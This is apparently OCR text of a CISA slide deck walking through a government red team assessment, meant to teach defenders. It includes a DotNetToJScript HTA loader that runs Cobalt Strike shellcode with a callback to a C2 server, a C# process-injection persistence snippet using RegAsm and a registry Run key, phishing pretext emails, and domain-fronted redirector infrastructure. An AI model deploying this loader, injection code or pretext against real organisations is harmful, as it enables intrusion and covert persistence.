ANATOMY OF A GOVERNMENT RED TEAM ASSESSMENT

CISA
CYBER+INFRASTRUCTURE

Jason Hill
May 20, 2019

AGENDA

- Who am I
- CISA Assessments Services and Goals
- Red Team Assessments (RTA) – Methodology
- RTA Walkthrough – Actual Assessment
- Questions

WHO AM I

- Jason Hill
  - Branch Chief NCATS
  - VA National Guard (retired) – Cyber
  - Red Team Lead

RSAC 2019

U.S.ARMY

NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

black hat
EXECUTIVE SUMMIT

U.S. DEPARTMENT OF HOMELAND SECURITY

CISA
CYBER+INFRASTRUCTURE

CISA ASSESSMENT SERVICES

If vulnerability is the only element of risk that we can eliminate ....

Cyber Hygiene

- Open Source Intelligence Monitoring
- Phishing Campaigns and Assessments
- System & Application Vulnerability Scanning
- Remote Penetration Testing

Risk Evaluation

- Risk and Vulnerability Assessments
- Validated Architecture Design Reviews

Advanced Operations

- Critical Product Evaluation
- Red Team Assessments

.... lets focus on proactive elimination of vulnerability to reduce risk

CISA ASSESSMENT GOALS

REDUCE

REDUCE RISK AND INCREASE RESILIENCE

- IDENTIFY AND ELIMINATE ATTACK PATHS PRIOR TO THEIR EXPLOITATION BY MALICIOUS ACTORS;
- COLLABORATIVELY EVALUATE PRODUCTS WITH VENDORS IN ORDER TO INCREASE "OUT OF BOX" SECURITY;
- PROMOTE EFFECTIVE CYBERSECURITY RISK MITIGATION STRATEGIES.

ENABLE

ENABLE DATA-DRIVEN DECISIONS

- IMPROVE POLICY MAKERS ABILITY TO MAKE INFORMED, RISK-BASED DECISIONS;
- ENABLE ANALYSTS TO ENRICH THREAT ANALYSIS AND MODELING AND INFORM RISK MANAGEMENT;
- CHAMPION AND PROMOTE DATA-DRIVEN STANDARDS, POLICIES, GUIDELINES AND CAPABILITIES.


INFLUENCE

INFLUENCE OPERATIONAL BEHAVIOR

- MEASURE AND MONITOR THE IMPLEMENTATION OF MATURE OPERATIONAL CAPABILITIES
- NOTIFY STAKEHOLDERS OF SIGNIFICANT FINDINGS AND TRENDS

CISA
CYBER+INFRASTRUCTURE


RED TEAM ASSESSMENT (RTA)



RTA VS PENTEST

Penetration Test	Red Team Assessment
Loud	Quiet
Scope is known	No prior knowledge
Identify vulnerabilities	Utilize vulnerabilities to achieve goal
Multiple points of entry	Single point of entry
Two weeks	90 Days
No attempt to hide from organization	Only select individuals are informed; known as Trusted Agents (TA)
Goal: Identify as many vulnerabilities within the time frame	Goal: Business Impact, training
Out-brief: One day	Out-brief: Two days – Executive/Technical
Deliverable: Findings	Deliverable: Attack Chain, Measurable Events Response


INFRASTRUCTURE



DOMAINS

IP Address	Associated Domain	Server Role
.148	es[.]org	Phishing Mail and Payload
236	tions[.]com	Phishing Mail and Payload
.62	]org	Phishing Mail and Payload
29	g	Phishing Mail and Payload
68		Recon Server
.223		Recon Server
.57	]com	DNS Redirector
86	n	DNS Redirector
86	yproject[.]com	DNS Redirector
.242	.]org	DNS Redirector
3		DNS Redirector
.199	]org	HTTPS Redirector
.158	ervices[.]com	HTTPS Redirector
69	m	HTTPS Redirector
.1	[.]cloudfront[.]net (fronted: 18f[.]gsa[.]gov)	HTTPS Redirector
.156	[.]cloudfront[.]net (fronted: empowermap[.]hhs[.]gov)	HTTPS Redirector
.180	a[.]cloudfront[.]net (fronted: www[.]usa[.]gov)	HTTPS Redirector
225	g	DNS Redirector
240	ervices[.]org	DNS Redirector


METHODOLOGY



AGENCY X

- Large Government Agency
- Multiple sub agencies
- Between 1 and 1,000,000 employees
- Several Sensitive Business Systems (SBS)
- Responsible for ICS systems

TIMELINE OF OPERATIONS



CISA
CYBER+INFRASTRUCTURE

RECON

- Utilize public information to find anything that would aid in penetrating the network
  - Utilize Cyber Hygiene results due to time constraints
  - Identify Department personnel responsible for public interactions
  - Utilize Department online presence for information leading to network access


- Utilize public information to create target list of Sensitive Business Systems (SBS)
  - Look for information the Department is responsible for safeguarding
  - Find critical infrastructure maintained by the Department

EXPLOITATION

- Delivered phishing e-mails containing a malicious link
- Agency X user clicked the RTA supplied link and executed our payload
  - Initial foothold into the Agency X domain
- Sub Agency X user clicked the RTA supplied link and executed our payload
  - Initial foothold into the Sub Agency X domain

Phishing Payload

- Email contained link to HTA file on NCATS controlled Amazon EC2 Server
- HTA was stageless payload that calls back to Cobalt Strike C2 server over DNS
- Payload spawns new iexplore.exe and runs Cobalt Strike shellcode
- Payload converted to Jscript using DotNetToJScript[1]



https://github.com/tyranid/DotNetToJScript

```
<script language="JScript">
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transf
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj
 = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAA

var entry_class = 'nimbleCap';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.Bina
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
}
window.close();
</script>
```

CISA
CYBER+INFRASTRUCTURE

Jason Hill
May 20, 2019

PHISHING – BUILD TRUST

Peter <pete .gov> Jason Hill 9/6/2018

Re: [EXTERNAL] Field Trip to

You replied to this message on 9/10/2018 10:55 AM.

Hi Jason,

We get quite a few school groups out in the fall with a wide range of activities.

In the visitor center we have a lot of self guided exhibits for students to go through. We recommend using one of our worksheets available on our website to help guide the students through the exhibits (https://www.)

The exhibits cover but we also have the musuem which is a the River in and the The cargo was in great condition and that is displayed in our visitor center as well.

We usually have students watch a I depending on time of year we recommend doing a

We are short staff, so if you are looking for a program it would depend on the schedule and our availability. During the fall, our main topic for programs would be learning about since the was established as a stopover spot for We would then go to the viewing windows with Depending on timing, we get lots of that migrate through the area.

However, we can adapt to what you want for a program. We have done programs on a wide variety of related topics so if you have something specific please let me know.

Hope that answers some of your questions. Let me know if you have any more questions and if you had a date in mind.


Thanks

Peter

On Thu, Sep 6, 2018 at 1:52 PM, Jason Hill <jason.hill@ org> wrote:

> Hi Peter,
>
> I'm working to organize an educational field trip for a middle school group in the area this fall. I found some information online about and thought this may be a great opportunity for the class to learn more about the
>
> In order to help me determine if this is the right fit, can you send me more information about what type of activities are available for students? When I plan this out, I want to make sure that the activities will match up with the educational objectives currently set for the students.
>
> Thanks,
>
> Jason

PHISHING - BUILD TRUST



Tue 9/11/2018 12:58 PM

Jason Hill <jason.hill@[redacted].org>

RE: [EXTERNAL] Field Trip to [redacted]

To 'Pet[redacted]'

Hi Peter,

Since we're still a couple months out we do have some flexibility in late October or early November, but I agree we should probably work out a time sooner rather than later.

I asked our IT department to post our interactive calendar online for us to work out the best date. They told me it's up at https://[redacted].org/Calendar and they mentioned it works best in Internet Explorer. Can you take a look and let me know what dates line up best for you?

Thanks,
Jason

PERSISTENCE

Persistence


9/11/2018 Persistent Access

- Ensured that the RTA team had continued access to the network after successfully phishing

USER LEVEL PERSISTENCE

- Compiled custom DLL to spawn msinfo32.exe process and injects in Cobalt Strike Shellcode
  - Code implemented in “UnRegisterClass” method
- RegAsm.exe is Microsoft Signed Binary that will execute code in DLL’s UnRegisterClass
- Created registry run key that calls RegAsm.exe with argument of custom DLL
  - Registry key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

```
[ComUnregisterFunction] //This executes if registration fails
public static void UnRegisterClass(string key)
{
    new OutlookClient();
}

public OutlookClient()
{
    getInfo();
}

public void getInfo()
{

    string brunch = "kJCQkJCQTVroAAAAFu3IJFVYnlgcOQgAAA/9No8LWiVmgEAAAAV//QAAAAAAAAAAAAAAAAAAAAAAAAAA
    byte[] spoon = Convert.FromBase64String(brunch);
    IntPtr size = new IntPtr(spoon.Length);
    StartupInfo sInfo = new StartupInfo();
    sInfo.dwFlags = 0;
    ProcessInformation pInfo;

    string myPath = "C:\\Program Files (x86)\\Common Files\\microsoft shared\\MSInfo\\msinfo32.exe";


    // Create the Process in SUSPENDED state
    IntPtr funcAddr = CreateProcessA(myPath, null, null, null, true, CreateProcessFlags.CREATE_SUSPENDED,
    IntPtr hProcess = pInfo.hProcess;
    if (hProcess != IntPtr.Zero) {
